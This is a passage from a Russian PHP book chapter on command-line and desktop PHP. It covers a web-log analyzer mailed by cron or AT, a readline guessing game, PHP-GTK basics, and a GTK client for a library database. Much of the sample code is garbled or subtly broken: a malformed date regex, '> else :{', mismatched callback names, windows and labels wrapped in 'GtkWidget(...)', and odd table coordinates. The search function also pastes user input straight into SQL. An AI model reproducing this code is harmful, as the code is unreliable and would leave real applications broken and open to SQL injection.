Затем другой пользователь запросил защищенную страницу, на что был сгенерирован код состояния 401 и просьба к пользователю зарегистрироваться, что он и сделал, и был аутентифицирован как пользователь `jm`. Это показано в следующей строке журнала. Последний запрос был сделан клиентом с машины с адресом IP 10.0.0.2 для страницы `/links.php`. Сервер выполнил запрос и возвратил код успешного завершения 200.

Разобравшись с общим форматом журнала, попробуем программным способом извлечь из него информацию. Для этого мы сначала удалим ненужные символы форматирования, а затем выделим в строке лексемы. К счастью, в PHP есть некоторые функции, с помощью которых это сделать нетрудно. Следующая функция принимает строку журнала, извлекает из нее информацию и возвращает в виде ассоциативного массива.

Первая строка функции удаляет из переданной ей строки ненужные символы форматирования ], [ и ". Потом будет проще выделить в строке лексемы, если избавиться от символов, не несущих никакой информации:

```
function tokenizeline($line)
{
    $line = preg_replace("/(\[\|\]\|\")/", "", $line);
```

Затем мы заполняем лексемами массив с помощью функции PHP `strtok`, которая возвращает все символы до очередного пробела. Это выполняется в цикле `while`, проверяющем, есть ли еще лексемы, подлежащие извлечению:

```
$token = strtok($line, " ");
while ($token) {
    $token_array[] = $token;
    $token = strtok(" ");
}
$return_array['IP'] = $token_array[0];
```

В верхней строке проверяется, передал ли пользователь свое имя. Если да, то это имя в следующей строке записывается в выходной массив:

```
if (!(strstr("-", $token_array[2])) and (strlen($token_array[2]) > 1)) {
    $return_array['UserName'] = $token_array[2];
}
```

Хорошо было бы отделить дату от времени, потому что пока они хранятся вместе в переменной `$token_array[3]`. Это делает приведенное регулярное выражение. Оно находит все, что предшествует первому двоеточию (:), и это будет дата. Затем оно находит все до следующего пробела, и это будет время.

Дата и время записываются в `$date_array[1]` и `$date_array[2]` соответственно. Потом мы запишем их в нужное место переменной `$return_array`:

```
preg_match("/([\\a-zA-Z0-9]+)[\\:](\\d{0-9}:\\d{0-9})/",  
          $token_array[3],$date_array);  
$return_array['Date'] = $date_array[1];  
$return_array['Time'] = $date_array[2];
```

Нижеприведенные строки помещают остальные данные в возвращаемый массив и возвращают из функции содержимое переменной `$return_array`:

```
$return_array['TimeZone'] = $token_array[4];  
$return_array['RequestMethod'] = $token_array[5];  
$return_array['Resource'] = $token_array[6];  
$return_array['HTTPVersion'] = $token_array[7];  
$return_array['StatusCode'] = $token_array[8];  
$return_array['BytesSent'] = $token_array[9];  
return $return_array;
```

{}

## Сценарий анализатора журнала

Теперь напишем остальную часть сценария. В нашем примере мы просто посчитаем количество вхождений кода состояния каждого типа и отправим результат администратору электронной почтой. При желании можно включить и другую статистику:

```
<?php  
set_time_limit(0); // Выполнять сценарий без ограничения времени  
/* -- Переменные, используемые в сценарии -- */  
$logfile = "./access.log";  
$admin_email = "admin@localhost";  
  
function tokenizeLine($line)  
{  
    $line = preg_replace("/([|\\]|\\")/", "", $line);  
    $token = strtok($line, " ");  
    while ($token) {  
        $token_array[] = $token;  
        $token = strtok(" ");  
    }  
    $return_array['IP'] = $token_array[0];  
    if (!(strstr("-", $token_array[2])) and (strlen($token_array[2]) > 1)) {  
        $return_array['UserName'] = $token_array[2];  
    }  
    preg_match("/([\\a-zA-Z0-9]+)[\\:](\\d{0-9}:\\d{0-9})/",  
              $token_array[3],$date_array);  
    $return_array['Date'] = $date_array[1];  
    $return_array['Time'] = $date_array[2];  
    $return_array['TimeZone'] = $token_array[4];
```

```

$return_array['RequestMethod'] = $token_array[5];
$return_array['Resource'] = $token_array[6];
$return_array['HTTPVersion'] = $token_array[7];
$return_array['StatusCode'] = $token_array[8];
$return_array['BytesSent'] = $token_array[9];
return $return_array;
}

```

Сценарий считывает каждую строку журнала в массив с именем \$file\_contents:

```
$file_contents = file($logfile);
```

Этот массив просматривается циклически, каждая строка передается функции tokenizeLine(), а затем инкрементируется счетчик каждого кода статуса:

```

foreach ($file_contents as $line) {
    $info_array = tokenizeLine($line);
    $status_code[$info_array['StatusCode']]++;
}

```

Затем сценарий создает текст сообщения электронной почты и отправляет его администратору:

```

$email = "Summary of codes for todays logs\n\nCode\tCount\n";
foreach ($status_code as $code => $count) {
    $email .= "$code:\t$count\n";
}
mail($admin_email, "Summary of weblogs", $email);
?>

```

Для облегчения трудов автоматизируем запуск этого сценария, чтобы он ежедневно выполнялся в полночь. Под Linux мы воспользуемся cron, а под Windows NT/2000 - командой AT. Начнем с cron.

## cron

Демон cron предоставляет возможность автоматизации заданий под Linux/UNIX. Демон cron просматривает каждую минуту файл crontab каждого пользователя и проверяет, не надо ли выполнить какие-нибудь действия. Системный администратор (или любой пользователь) может автоматизировать с его помощью такие задачи, как запуск приведенного сценария.

В записи crontab шесть полей. В первых пяти задается время, в которое должно производиться действие, а в последнем - команда, которую должен выполнить демон cron. В каждом из полей времени задается значение, которое при сравнении должно соответствовать текущему системному времени, чтобы команда была выполнена. Поле может содержать звездочку (\*), и тогда команда выполняется всегда, если все остальные поля соответствуют.

В первом поле задается количество минут после начала часа (**0–59**) во времени выполнения команды. Во втором поле задается час суток (**0–23**), в третьем – день месяца (**1–31**), в четвертом – месяц года (**1–12**) и в пятом – день недели (**0–6**, где 0 соответствует воскресенью). Более подробную информацию о команде `crontab` можно найти на <http://hoh.stsci.edu/man/man1/crontab.html>.

Мы хотим, чтобы сценарий выполнялся каждую полночь. Если сценарий называется `mail_stats.php` и расположен в каталоге `/home/jmoore/`, то задача решается при помощи следующей записи в `crontab`:

```
0 0 * * * /usr/local/bin/php -q /home/jmoore/mail_stats.php
```

Эта запись сообщает демону `cron`, что когда час и минута одновременно равны 0 в любой день любого месяца, должна быть выполнена команда `/usr/local/bin/php -q mail_stats.php`.

*В оболочке Linux/UNIX можно сделать файл сценария исполняемым, установив для него требуемые права доступа (обычно командой `chmod a+x mail_stats.php`, уточнить можно в системной документации). Затем введите команду, с помощью которой оболочка должна выполнить сценарий, в первую строку этого сценария. Например, `#!/usr/local/bin/php -q`. Это сообщает оболочке, что надо выполнить сценарий с помощью выполняемого модуля `/usr/local/bin/php` с флагом `-q`.*

## AT

Команда AT в Windows NT представляет собой эквивалент `cron` в Linux. Она позволяет автоматически запускать задания под Windows 2000, XP и NT. Для этого надо ввести запись в список AT. Это делается из командной строки путем ввода команды вида:

```
at [\\computername] time [/interactive] [/every:date[...]] | /next:date[...]]  
command
```

Нам надо, чтобы каждую полночь выполнялась команда `php -q c:\mail_stats.php` (в предположении, что сценарий `mail_stats.php` находится в корневом каталоге диска C:). Этого можно добиться следующей командой:

```
AT 00:00 /every:M,T,W,Th,F,S,Su php -q c:\mail_stats.php
```

Она устанавливает, что `php -q c:\mail_stats.php` выполняется в полночь в каждый день недели (Monday, Tuesday, Wednesday, Thursday, Friday, Saturday и Sunday).

## Планировщик заданий Windows

В Windows 95/98/ME не существует механизма `crontab/AT`. Вместо этого имеется планировщик заданий. Доступ к мастеру планирования заданий осуществляется через `Start | Programs | Accessories | System Tools | Scheduled Tasks`.

Сначала надо создать пакетный файл, например `C:\CHECKLOG.BAT`. С помощью этого пакетного файла мы будем выполнять сценарий. Будем считать, что

переменная пути установлена правильно, и тогда в нем должна быть всего одна строка:

```
php -q c:\mail_stats.php
```

Сохранив этот файл на диске, откройте Scheduled Task Manager и добавьте новое задание двойным щелчком по значку Add Scheduled Task. Щелкните по кнопке Next и задайте только что созданный пакетный файл, нажав кнопку Browse и найдя его. Заданию можно присвоить имя (например, CheckLogTask) и указать время и регулярность его выполнения. Однако при работе с планировщиком заданий есть довольно существенное ограничение. Для каждого задания можно установить только один момент времени. Этую проблему можно решить, создав несколько заданий, запускающих одну и ту же программу, и дать им разные имена (CheckLogTask1, CheckLogTask2, CheckLogTask3 и т. д.).

## Передача аргументов в командной строке

Приведенный сценарий справляется со своей задачей, но что делать, если есть несколько журналов для различных виртуальных серверов и каждый журнал надо направлять своему администратору? Одно из решений состоит в том, чтобы иметь по экземпляру сценария для каждого журнала, указав в каждом свои переменные для журналов и администраторов. Гораздо эффективнее принимать аргументы из командной строки, чтобы вызывать сценарий в виде `mail_stats.php <logfile> <administrators_email>`.

PHP допускает такую передачу аргументов командной строки в сценарий. Он устанавливает две переменные: `$argc`, в которой содержится количество аргументов командной строки, переданных сценарию, и `$argv[]`, представляющую собой массив с фактическими аргументами, переданными сценарию.

Элемент `$argv[0]` всегда содержит имя выполняемого сценария PHP, в нашем случае `mail_stats.php`, `$argv[1]` содержит первый аргумент командной строки, `$argv[2]` - второй аргумент, `$argv[n]` - n-й аргумент. Чтобы наш сценарий принимал аргументы из командной строки, мы должны убедиться, что передано правильное количество аргументов, и присвоить аргументы нужным переменным. Это выполняет следующий код:

```
if ($argc != 3) {
    echo("usage: mail_stats.php logfile administrators_email");
    exit();
}

$logfile = $argv[1];
$admin_email = $argv[2];
```

Сначала проверяем количество аргументов. Если оно неверное, выводим сообщение и завершаем сценарий, в противном случае присваиваем правильные значения переменным, которые будут использоваться в сценарии. Если с этим сценарием будет работать кто-то другой, возможно, стоит проверить до-

пустимость `$argv[1]` и `$argv[2]`; эта возможность не была включена для упрощения примера. Однако при необходимости можно поместить приведенные выше строки в сценарий `mail_stats.php` вместо следующих:

```
: /* -- Переменные, используемые в сценарии -- */
$logfile = "./access.log";
$admin_email = "admin@localhost";
```

## Интерактивные сценарии

Если вы установили библиотеку libedit и включили ее поддержку в PHP, то можете также создавать интерактивные сценарии. Это расширение предоставляет функциональность, позволяющую программисту запрашивать команды у пользователя в командной строке. Приведенный ниже код реализует небольшую игру с угадыванием:

```
<?php
$play = "y";
while ($play == "y") {
```

Инициализируем переменную, используемую в каждой игре, значением `false`, чтобы прежние сыгранные игры не влияли на текущую:

```
$correct = false;
```

В следующих строках у пользователя запрашивается максимальное число, которое он готов отгадывать, и количество попыток. В этом сценарии нет проверки данных, введенных пользователем. В качестве упражнения рекомендуем читателю организовать передачу этих переменных через командную строку при запуске сценария:

```
$max = readline("Maximum possible value: ");
$no_of_guesses = readline("No of guesses: ");
```

Затем устанавливаем начальное значение генератора случайных чисел. Это существенно, потому что иначе крайне важные случайные числа окажутся не совсем случайными:

```
srand((double)microtime() * 1000000);
```

Следующая строка кода фактически генерирует случайное число:

```
$num = floor(rand(0, $max));
```

В следующих нескольких строках находится цикл, в котором пользователь вводит значения, пытаясь угадать случайное число:

```
for ($i=0; $i<$no_of_guesses; $i++) {
```

Эта строка получает значения, вводимые пользователем в командной строке:

```
$guess = readline("Guess: ");
```

В следующих строках мы обрабатываем неверную догадку пользователя и присваиваем соответствующий текст переменной сообщения. Введенное значение добавляется в буфер памяти `readline`, чтобы пользователь мог с помощью клавиш перемещения курсора увидеть свои предыдущие варианты. Затем снова начинается цикл:

```
if ($guess > $num) {
    $message = "Lower";
} elseif ($guess < $num) {
    $message = "Higher";
```

Если угадано правильное значение `$num`, код входит в блок `else`. Пользователю выдается сообщение, а для программы устанавливается флаг, что пользователь правильно угадал число. Затем цикл `for` прерывается:

```
> else :{
    echo("\nYou guessed correctly! !\n");
    echo("Well done! It took you $i goes.\n");
    $correct = true;
    break;
}
echo($message . "\n");
readline_add_history($guess);
}
```

Следующие строки проверяют, правильно ли пользователь отгадал число. Если нет, сообщаем, что количество попыток кончилось:

```
if($correct != true)
    echo("Sorry, you ran out of guesses! \n");
```

Наконец, спрашиваем пользователя, хочет ли он сыграть еще раз, дожидаясь в цикле, пока он ответит `у` или `п`. Если дан ответ `у`, то продолжается внешний цикл, а если `п`, то сценарий завершается:

```
while(($play != 'y') && ($play != 'n'))
$play = strtolower(readline('Play again? [y/n]'));
}
?>
```

*Это* очень простой интерактивный сценарий, но он демонстрирует общие функции расширения. С помощью этого расширения и вложенных циклов можно создавать очень мощные и сложные расширения. Программирование интерактивной командной строки очень отличается от программирования для Интернета — в нем обычно используется множество циклов. Очень полезно тщательно соблюдать отступы в коде и помещать комментарий после

каждой закрывающей скобки, указывая, какой цикл закрывает скобка и при каких условиях он будет выполняться снова.

## Программирование с помощью PHP-GTK

В этом разделе мы обсудим ключевые идеи программирования с помощью PHP-GTK, а затем напишем первую программу - Hello World.

### Ключевые понятия PHP-GTK

Как же организована PHP-GTK и как работают ее компоненты?

Понятие иерархии очень важно в PHP-GTK. Каждый объект в языке, в конечном счете, является производным от базового класса `GtkObject`. Каждый объект в языке также наследует методы и единственный сигнал (`'destroy'`), реализованные в базовом классе `GtkObject`. Если в `GtkObject` есть поля свойств - открытые свойства класса, непосредственно доступные программисту, - каждый объект также наследует их. В дереве наследования есть несколько ветвей наследования, и некоторые графические элементы имеют до пяти предков, отделяющих их от базового класса `GtkObject`.

В PHP-GTK, как и в GTK+, графический элемент (`widget`) служит обозначением любого элемента GUI, например метки, переключателя (`radio button`) или окна списка. Все графические элементы PHP-GTK являются производными от базового класса второго уровня с именем `GtkWidget`. Есть только три объекта в иерархии PHP-GTK, не являющиеся производными от `GtkWidget`, и один из этих трех - `GtkToolips` - будет участвовать в приводимом примере.

Это умный элемент, знающий свою родословную. Графические элементы PHP-GTK умеют это, в отличие от графических элементов GTK. Дело в том, что PHP обладает возможностью действительного наследования, отсутствующего в C. Не требуется сообщать PHP-GTK, откуда родом метод, или определять родство вызывающего графического элемента с исходным классом, как требуется программисту GTK при работе с C. Это делает программирование PHP-GTK значительно более интуитивным, но также способствует совершению ошибок из-за непонимания иерархической структуры классов GTK. По этой причине программисту PHP-GTK следует твердо помнить происхождение графического элемента.

Контейнер является графическим элементом, производным от базового класса третьего уровня с именем `GtkContainer`, который обладает свойством содержать один или более дочерних графических элементов. Примерами контейнеров служат `GtkWindow`, `GtkTable` и `GtkList`. За исключением того обстоятельства, что они могут содержать в себе другие графические элементы, они точно такие же, как другие графические элементы, и потому контейнер может быть дочерним для другого контейнера.

GTK - система, построенная на событиях. Это значит, что каждая программа PHP-GTK имеет главный цикл, продолжающийся в течение всего срока

работы программы. Главный цикл состоит из потока **событий**, т. е. сообщений от интерфейса, относящихся к изменениям его окружения, таким как первоначальное появление графического элемента на экране, перемещения указателя **мыши**, нажатия клавиш.

Когда происходит событие, имеющее отношение к графическому элементу, управление переходит к функции, обрабатывающей это событие, с помощью сигнала, генерируемого графическим элементом. Этот сигнал и функция, им вызываемая, могут быть внутренними для GTK, например изменение цвета при входе курсора мыши в чувствительную для графического элемента область экрана, либо сигнал может быть связан с функцией, написанной программистом PHP-GTK.

**Замечание:** это не те же сигналы, что системные сигналы UNIX, и реализованы без них, но терминология почти идентична.

Для того чтобы кнопка выполняла действие, установим связь сигнала с соответствующей функцией, известной как обработчик сигнала (signal handler) или функция обратного вызова (callback function). Это достигается с помощью метода `connect()`:

```
$button->connect('clicked', 'my_function');
```

Первым параметром метода `connect()` является имя сигнала, на который надо ответить, в данном случае сигнала `clicked`. Второй параметр - это функция, которая будет вызвана при подаче сигнала. Метод `connect()` передает вызывающий объект функции обратного вызова в качестве первого параметра функции. Можно добавить дополнительные параметры в соединение и функцию обратного вызова, чтобы передать другие объекты. Количество дополнительных параметров, которые можно передать таким способом, не ограничено.

```
function myFunction($button)
{
    print("The button was clicked\n");
}
```

Освоившись с этими понятиями, мы можем определить жизненный цикл графического элемента. Он состоит из пяти основных частей.

## Создание объекта

Общий синтаксис такой:

```
$widget = &new GtkWidget(parameters);
```

Обычно графический элемент определяется на этой стадии путем установки его размера, цвета, текста или других необходимых свойств.

## Соединение с сигналом

На этом этапе устанавливаются функции обратного вызова. Синтаксис следующий:

```
$widget->connect("signal-name", "functionName");
```

Здесь `signal-name` - предопределенное состояние, например `clicked`, а `functionName` является именем функции обратного вызова.

## Развертывание

Затем мы описываем связь графического элемента с другими графическими элементами. В PHP-GTK это осуществляется с помощью синтаксиса:

```
$container->add($widget);
```

Например:

```
$window->add($button);
```

## Отображение

На этом шаге описывается, будет ли графический элемент показан пользователю. Он начинается с вызова:

```
$widget->show();
```

и заканчивается:

```
$widget->hide();
```

## Уничтожение

Этот шаг происходит при уничтожении графического элемента, обычно в ходе процедуры закрытия. Все необходимые здесь действия выполняются самим PHP-GTK. Однако важно создать связь с сигналом для того, чтобы инициировать закрытие и включить статический метод `gtk_main_quit()` в функцию закрытия:

```
$window->connect('destroy', 'myShutdownRoutine');
```

## Пример Hello World

Вот и он — вездесущий пример Hello World. В данном случае это не просто вывод на консоль. Мы создадим окно с кнопкой Hello World! и всплывающей подсказкой, объясняющей действие кнопки. При нажатии кнопки приложение выводит Hello World! в окно сеанса DOS или консоли, из которой было запущено, и закрывается.

Оператор `if` проверяет, под какой операционной системой мы запустили PHP-GTK. Это достигается сравнением строки «WIN» с первыми тремя сим-

волами значения переменной `$PHP_OS`. В зависимости от результата функция `dl()` загружает в память соответствующий модуль:

```
<?php
dl('php_gtk.' . (strstr($PHP_OS, 'WIN') ? 'dll' : 'so')) ||
die("Unable to load PHP-GTK module\n");
```

Функция `quitRoutine()` вызывается при разрушении окна. Это происходит независимо от способа разрушения. Событие удаления (генерируемое при закрытии пользователем `GtkWindow` с помощью кнопки X в правом верхнем углу окна) генерирует сигнал, который внутренне обрабатывает метод `destroy()`. По умолчанию `gtk::main_quit()` является статическим методом, останавливающим основной цикл:

```
function quitRoutine($window)
{
    gtk::main_quit();
}
```

Функция `hello()` вызывается при щелчке по кнопке. Она просто выводит `Hello World!` на консоль, а затем уничтожает окно. Обратите внимание, что второй параметр функции обратного вызова - `$window` - это пользовательский параметр, переданный из соединения, вызванного из объекта `$button`, причемзывающий объект обеспечивает первый параметр, когда используется метод `connect()`. Если бы он не был передан как параметр обратного вызова, то мы могли бы объявить `$window` в качестве глобальной переменной в функции `hello()`:

```
function hello($button, $window)
{
    print "Hello World! \n";
    $window->destroy();
}
```

Следующие несколько строк настраивают окно. Первая строка в этом блоке устанавливает `$window` как вновь созданный экземпляр `GtkWindow`. В большинстве случаев в PHP-GTK надо использовать `&new`, а не просто `new` - из-за способа работы с объектами, реализованного в Zend Engine. В следующей строке из нашего окна вызывается метод `set_border_width()`, устанавливающий ширину рамки равной 10 пикселям. В следующей строке сигнал окна `'destroy'` связывается с функцией обработчика сигнала `quitRoutine()`:

```
$window = &new GtkWindow();
$window->set_border_width(10);
$window->connect('destroy', 'quit_routine');
```

Следующие несколько строк относятся к графическому элементу кнопки. В PHP-GTK, если передать строковый параметр в экземпляре `GtkButton` во время его создания, то созданная кнопка будет содержать метку с указан-

ным текстом. Если опустить этот параметр, то дочерний графический элемент GtkLabel не будет создан.

При соединении сигнала переменная \$button передается в качестве первого параметра по умолчанию функции обратного вызова hello(), а пользовательский параметр \$window - в качестве второго параметра функции обратного вызова.

Затем мы вызываем метод add(), унаследованный у класса GtkContainer, чтобы добавить кнопку в окно:

```
$button = &new GtkButton('Hello World!');  
$button->connect('clicked', 'hello', $window);  
$window->add($button);
```

Следующий блок создает всплывающую подсказку, появляющуюся, когда курсор мыши оказывается над кнопкой. Здесь снова первая строка занимается созданием объекта. Затем мы вызываем метод set\_tip() только что созданного экземпляра GtkTooltips, который связывает подсказку с кнопкой и устанавливает текст. Третий параметр служит для задания строки, идентифицирующей подсказку, но поскольку в этом приложении она у нас одна, то его можно оставить равным null. Наконец, активизируем подсказку:

```
$tooltip = &new GtkTooltips();  
$tooltip->set_tip($button, 'Prints "Hello World!" and vanishes', null);  
$tooltip->enable();
```

Здесь мы вызываем из окна метод GtkWidget show\_all(). Он показывает вызывающий объект и его дочерние элементы, если они есть:

```
$window->show_all();
```

Наконец, запускаем главный цикл:

```
gtk::main();  
?>
```

При запуске сценария отображается маленький аккуратный интерфейс, приведенный ниже (рис. 20.1):




Рис. 20.1. Интерфейс приложения Hello World

## Клиент приложения библиотеки

Помимо веб-интерфейса к приложению библиотеки, разработанному в главах 17 и 18, создадим с помощью PHP-GTK простой интерфейс клиента. Он предоставит нам аналогичную функциональность:

- Предоставить пользователю экран для ввода имени пользователя и пароля для входа в приложение
- Вывести пользователю форму для ввода описания книги. Детали описания нужны для поиска в базе данных и отображения результатов в виде списка

Если вы еще не установили одну из баз данных, о которых шла речь выше, наверное, это надо сделать сейчас.

Часто полезно разбить приложение PHP-GTK на функции, которые загружают окна или выполняют другие специфические задачи. Благодаря этому программа состоит из нескольких отдельных блоков, а не из одного длинного участка кода.

Мы разобьем код на семь частей - шесть функций и некоторый код загрузки. После чего детально разберем каждую часть кода, образующую наше приложение:

```
<?php
```

Первые три строки функции `loadMainWindow()` устанавливают область видимости `$windows` - массива для хранения различных объектов `GtkWindow`, `$widgets` - массива для хранения экземпляров графических объектов, используемых внутри окон, и `$disconnect_id` - переменной, созданной в функции `doLogin()` для отключения сигнала уничтожения от главного окна. Массивы `$windows` и `$widgets` для удобства хранят все экземпляры графических элементов и окон, а это означает, что для доступа к любому созданному графическому элементу или окну достаточно обьявить две глобальные переменные. Это также означает, что пространство имен не будет забито множеством различных имён переменных:

```
function loadMainWindow()
{
    GLOBAL $windows;
    GLOBAL $widgets;
    GLOBAL $disconnect_id;
```

Теперь создадим экземпляр `GtkWindow`, установим его заголовок и соединим его сигнал уничтожения с нашей функцией `destroyWnd()`, чтобы при щелчке по кнопке X в правом верхнем углу окна приложение закрывалось корректно. Метод `connect()` возвращает то, что известно как `connect_id` сигнала. Запишем этот идентификатор в переменную `$disconnect_id`, чтобы, когда придется уничтожать окно при входе пользователя в приложение, мы могли отключить сигнал уничтожения окна, избежав вызова функции `destroyWnd()`, когда он нам не нужен:

```
$windows['main'] = &new GtkWindow(GTK_WINDOW_TOPLEVEL);
$windows['main']->set_title("Online Library Application");
$disconnect_id = $windows['main']->connect("destroy", "destroyWnd");
```

Следующая строка создает новый экземпляр `GtkTable`. С помощью этого графического элемента мы организуем структуру окна нужным нам образом. Конструктор `GtkTable` принимает три аргумента: количество строк, количество колонок и флаг, определяющий, должны ли все ячейки иметь одинаковый размер (что называется **однородностью - homogeneity**):

```
$widgets['main']['table'] = &new GtkTable(4, 2, false);
```

Теперь создадим два экземпляра `GtkEntry`, один для ввода пользователем своего имени и другой для ввода им пароля. Конечно, мы не хотим, чтобы пароль можно было подглядеть, поэтому установим видимость в `false`, что скроет пароль:

```
$widgets['main']['login_name'] = &new GtkEntry();
$widgets['main']['login_pass'] = &new GtkEntry();
$widgets['main']['login_pass']->set_visibility(false);
```

Мы также должны сообщить пользователю, что он должен ввести в каждое из только что созданных окон `GtkEntry`, поэтому сделаем для них метки. Конструктор `GtkLabel` принимает всего один аргумент – текст, который должна содержать метка:

```
$widgets['main']['label_name'] = &new GtkLabel('Name: ');
$widgets['main']['label_pass'] = &new GtkLabel('Pass:');
```

Графический элемент, который мы создадим для нашего окна, – это `GtkButton` с текстом `Log in`. Мы соединим сигнал `clicked` для этой кнопки с функцией `doLogin()`. Пользователь должен щелкнуть по этой кнопке после ввода имени регистрации и пароля. В результате будет сгенерирован сигнал `clicked` и вызвана функция `doLogin()`:

```
$widgets['main']['login_btn'] = &new GtkButton('Log in');
$widgets['main']['login_btn']->connect('clicked', 'doLogin');
```

Следующие несколько вызовов функций размещают созданные графические элементы в том `GtkTable`, который был создан в начале функции. Это делает метод `attach()` объекта `GtkTable`. Метод принимает от пяти до девяти аргументов. Первый параметр – это графический элемент, который надо поместить в таблицу. Следующие четыре параметра определяют место в таблице, куда должен быть помещен графический элемент:

```
$widgets['main']['table']->attach($widgets['main']['label_name'],
                                0, 1,
                                0, 1);
```

```
$widgets['main']['table']->attach($widgets['main']['label_pass'],
    0, 1,
    2, 3);

$widgets['main']['table']->attach($widgets['main']['login_name'],
    1, 2,
    0, 1);

$widgets['main']['table']->attach($widgets['main']['login_pass'],
    1, 2,
    2, 3);

$widgets['main']['table']->attach($widgets['main']['login_btn'],
    0, -2,
    3, 4);
```

Положение дочернего графического элемента в таблице задается относительно границ колонок и строк, образующих рамку этого элемента. В таблице, которую мы создали в начале функции, есть 4 строки и 2 колонки. Это означает, что есть пять линий границ строк (с номерами 0–4) и три линии границ колонок (с номерами 0–2). Поэтому в первом вызове графический элемент размещается между линиями 0 и 1 по горизонтали и между линиями 0 и 1 по вертикали, как показано ниже (рис. 20.2):




Рис. 20.2. Размещение графического элемента в таблице

Наконец, поместим таблицу в окно и вызовем метод `show_all()`, чтобы показать его:

```
$windows['main']->add($widgets['main']['table']);
$windows['main']->show_all();
}
```

Функция `loadSearchPage()` очень похожа на `load MainPage()`. Начнем, как и в `load MainPage()`, с объявления глобальных переменных, которые будут использоваться внутри функции. Ими снова будут массивы `$windows` и `$widgets`:

```
function loadSearchPage()
{
    GLOBAL $windows;
    GLOBAL $widgets;
```

Как и прежде, мы создаем затем окно, даем ему заголовок и соединяем его сигнал уничтожения. Мы также создаем GtkTable с пятью строками и двумя колонками для размещения графических элементов:

```
$windows['search'] = &new GtkWidget(GTK_WINDOW_TOPLEVEL);
$windows['search']->set_title("Online Library Application");
$windows['search']->connect("destroy", "destroyWnd");

$widgets['search']['table'] = &new GtkTable(5, 2, false);
```

Следующая часть кода создает графические элементы, с помощью которых пользователь устанавливает критерии поиска и просматривает результаты. GtkCombo - это выпадающее меню со списком различных вариантов. С помощью этого элемента выбирается серия книг и колонка базы данных, в которой можно осуществлять поиск. Для вывода результатов поиска используется элемент GtkClist (columned list). Еще надо отметить, что мы соединяем сигнал clicked элементаGtkButton с функцией performSearch(), чтобы при щелчке по кнопке search выполнялся поиск:

```
$widgets['search']['label_search'] = &new GtkWidget(GtkLabel("Search: "));
$widgets['search']['label_series'] = &new GtkWidget(GtkLabel("Series: "));
$widgets['search']['label_by'] = &new GtkWidget(GtkLabel("Search by: "));

$widgets['search']['search_txt'] = &new GtkWidget(GtkEntry());

$series_array = array("Beginners", "Professional", "Early Adopters");
$widgets['search']['search_series'] = &new GtkWidget(GtkComboBox());
$widgets['search']['search_series']->set_popup_strings($series_array);

$by = array("ISBN", "Author Name", "Title");
$widgets['search']['search_by'] = &new GtkWidget(GtkComboBox());
$widgets['search']['search_by']->set_popup_strings($by);

$widgets['search']['search_btn'] = &new GtkWidget(GtkButton("Search"));
$widgets['search']['search_btn']->connect("clicked", "performSearch");
$titles = array("Book Title", "Author", "ISBN",
                "Series", "No Available", "Price");
$temp_entry = array("Results...", "", "", "", "", "");

$widgets['search']['result_list'] = &new GtkWidget(GtkCList(6, $titles));
$widgets['search']['result_list']->prepend($temp_entry);
```

Мы снова используем экземпляр GtkTable, созданный в начале функции, чтобы организовать расположение графических элементов:

```
$widgets['search']['table']->attach(
    $widgets['search']['label_search'],
```

```

        0, 1,
        0, 1);

$widgets['search']['table']->attach(
    $widgets['search']['label_series'],
        0, 1,
        1, 2);

$widgets['search']['table']->attach(
    $widgets['search']['label_by'],
        0, 1,
        2, 3);

$widgets['search']['table']->attach(
    $widgets['search']['search_txt'],
        1, 2,
        0, 1);

$widgets['search']['table']->attach(
    $widgets['search']['search_series'],
        1, 2,
        1, 2);

$widgets['search']['table']->attach(
    $widgets['search']['search_by'],
        1, 2,
        2, 3);

$widgets['search']['table']->attach(
    $widgets['search']['search_btn'],
        0, 2,
        3, 4);

$widgets['search']['table']->attach(
    $widgets['search']['result_list'],
        0, 2,
        4, 5);

```

Наконец, поместим таблицу в окно и вызовем метод `show_all()`, чтобы показать ее:

```

$windows['search']->add($widgets['search']['table']);
$windows['search']->show_all();
}

```

Как и в других функциях, объявляем `$windows` и `$widgets` глобальными, чтобы иметь возможность доступа к окнам и графическим элементам, ранее созданным в этой функции:

```

function performSearch()
{
    GLOBAL $windows;
    GLOBAL $widgets;
}

```

Мы должны получить информацию из формы, которую заполнил пользователь. Сначала получаем текст, который пользователь ввел в окно поиска, вызывая метод `get_text()` экземпляра `GtkEntry`. Нам также необходимо узнать, что пользователь выбрал в двух созданных нами выпадающих списках. Такую возможность дает свойство `entry` объекта `GtkCombo`. Присваиваем его временной переменной, к которой потом также применяем метод `get_text()`, чтобы получить выбранный текст:

```
$search_txt = $widgets['search']['search_txt']->get_text();
$series_entry = $widgets['search']['search_series']->entry;
$search_series = $series_entry->get_text();
$by_entry = $widgets['search']['search_by']->entry;
$search_by = $by_entry->get_text();
```

Последние 7 строк создают запрос SQL. Сначала присваиваем переменной `$search_by` ту часть SQL, которая образует предложение `WHERE`. Затем создаем оставшуюся часть запроса SQL с применением ряда конструкций `LEFT JOIN`, чтобы выбрать необходимые данные:

```
switch ($search_by) {
    case "ISBN":
        $search_field = 'title.ISBN = "' . $search_txt . '"';
        break;

    case "Author Name":
        $search_field = 'Author.auth_name LIKE "%' . $search_txt . '%"';
        break;

    case "Title":
        default:
        $search_field = 'title.book_title LIKE "%' . $search_txt . '%"';
    }

$sql = 'SELECT title.book_title, details.ISBN, price, num_of_books,
        ' . 'book_series, Author.auth_name FROM details LEFT JOIN title ' .
        'ON title.ISBN = details.ISBN LEFT JOIN series ON ' .
        'details.series_ID = series.series_ID LEFT JOIN AuthorTitle ' .
        'ON title.ISBN = AuthorTitle.ISBN LEFT JOIN Author ON ' .
        'AuthorTitle.auth_ID= Author.auth_ID WHERE ' . $search_field .
        ' AND series.book_series LIKE "' . $search_series . '"';
```

